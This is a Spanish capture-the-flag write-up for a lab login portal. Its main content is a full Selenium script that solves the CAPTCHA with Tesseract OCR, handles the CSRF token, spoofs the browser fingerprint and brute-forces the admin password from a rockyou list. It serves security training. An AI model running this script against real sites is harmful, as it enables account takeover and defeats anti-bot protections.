Introduction

Cuando la criptografía interfiere, automatiza.
Getting the Flags
Reconocimiento Inicial

Comenzamos con un escaneo de puertos.

Ahora vamos a escanearlos más a fondo.
Vamos a ver qué hay en la web.

Vamos a investigar ahora la web en sí misma.

Es un portal de login con un CAPTCHA. Sabemos que vamos a tener que automatizar. Además nos dicen que usemos las primeras 100 palabras de rockyou.txt, por lo que lo primero que haremos será extraerlas.

Ahora abrimos un entorno con:
python3 -m venv ~/venvs/captcha-env
Lo siguiente que tenemos que hacer es instalar tesseract, selenium y chrome si no los tenemos.
Para activar el entorno:
source ~/venvs/captcha-env/bin/activate
Para instalar las dependencias:
pip install selenium
sudo apt install chromium
sudo apt install chromium-driver
sudo apt install tesseract-ocr
pip install pytesseract
pip install Pillow
pip install fake-useragent
Debemos modificar el código visto en el bypasseo del CAPTCHA en la lección "1.2.4.2.3.3. Automating CAPTCHA Bypass" para incluir los binarios de chrome y tesseract correctos y la lista de contraseñas adecuada. Además hay que modificar el By.NAME por el By.ID y el .submit() por el .click(). Aquí dejo el código completo:
from selenium.webdriver.common.by import By
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.chrome.service import Service
from selenium_stealth import stealth

import time
from fake_useragent import UserAgent
from PIL import Image, ImageEnhance, ImageFilter
import pytesseract
import io
import os

pytesseract.pytesseract.tesseract_cmd = r'/usr/bin/tesseract'

# Create folder for saving CAPTCHA images
os.makedirs("captchas", exist_ok=True)

options = Options()
ua = UserAgent()
userAgent = ua.random
options.add_argument('--no-sandbox')
options.add_argument('--headless')
options.add_argument("start-maximized")
options.add_argument(f'user-agent={userAgent}')
options.add_argument('--disable-dev-shm-usage')
options.add_argument('--disable-cache')
options.add_argument('--disable-gpu')

options.binary_location = "/usr/bin/chromium"
service = Service(executable_path='/usr/bin/chromedriver')
chrome = webdriver.Chrome(service=service, options=options)

stealth(chrome,
    languages=["en-US", "en"],
    vendor="Google Inc.",
    platform="Win32",
    webgl_vendor="Intel Inc.",
    renderer="Intel Iris OpenGL Engine",
    fix_hairline=True,
)

# CONFIG
ip = 'http://captchapocalypse.thm'
login_url = f'{ip}/index.php'
dashboard_url = f'{ip}/dashboard.php'

username = "admin"

with open(r'/home/edu/top100RockYou.txt', 'r') as file:
    passwords = [p.strip() for p in file.readlines()]

for password in passwords:
    while True:
        chrome.get(login_url)
        time.sleep(1)

        # Grab CSRF token
        csrf = chrome.find_element(By.NAME, "csrf_token").get_attribute("value")

        # Get CAPTCHA image rendered in-browser
        captcha_img_element = chrome.find_element(By.TAG_NAME, "img")
        captcha_png = captcha_img_element.screenshot_as_png

        # Preprocess image for OCR
        image = Image.open(io.BytesIO(captcha_png)).convert("L")
        image = image.resize((image.width * 2, image.height * 2), Image.LANCZOS)  # Resize for clarity
        image = image.filter(ImageFilter.SHARPEN)
        image = ImageEnhance.Contrast(image).enhance(2.0)
        image = image.point(lambda x: 0 if x < 140 else 255, '1')

        # OCR the CAPTCHA
        captcha_text = pytesseract.image_to_string(
            image,
            config='--psm 7 -c tessedit_char_whitelist=ABCDEFGHIJKLMNOPQRSTUVWXYZ23456789'
        ).strip().replace(" ", "").replace("\n", "").upper()

        # Save the image for review
        image.save(f"captchas/captcha_{password}_{captcha_text}.png")

        if not captcha_text.isalnum() or len(captcha_text) != 5:
            print(f"[!] OCR failed (got: '{captcha_text}'), retrying...")
            continue

        print(f"[*] Trying password: {password} with CAPTCHA: {captcha_text}")

        # Fill out and submit the form
        chrome.find_element(By.NAME, "username").send_keys(username)
        chrome.find_element(By.NAME, "password").send_keys(password)
        chrome.find_element(By.NAME, "captcha_input").send_keys(captcha_text)
        chrome.find_element(By.ID, "login-btn").click()

        time.sleep(1)

        print("=== HTML Output After Submit ===")
        print(chrome.page_source)
        print("================================")

        if dashboard_url in chrome.current_url:
            print(f"[+] Login successful with password: {password}")
            try:
                flag = chrome.find_element(By.TAG_NAME, "p").text
                print(f"[+] {flag}")
            except:
                print("[!] Logged in, but no flag found.")
            chrome.quit()
            exit()
        else:
            print(f"[-] Failed login with: {password}")
            break  # try next password

chrome.quit()

Ahora lo ejecutamos y esperamos: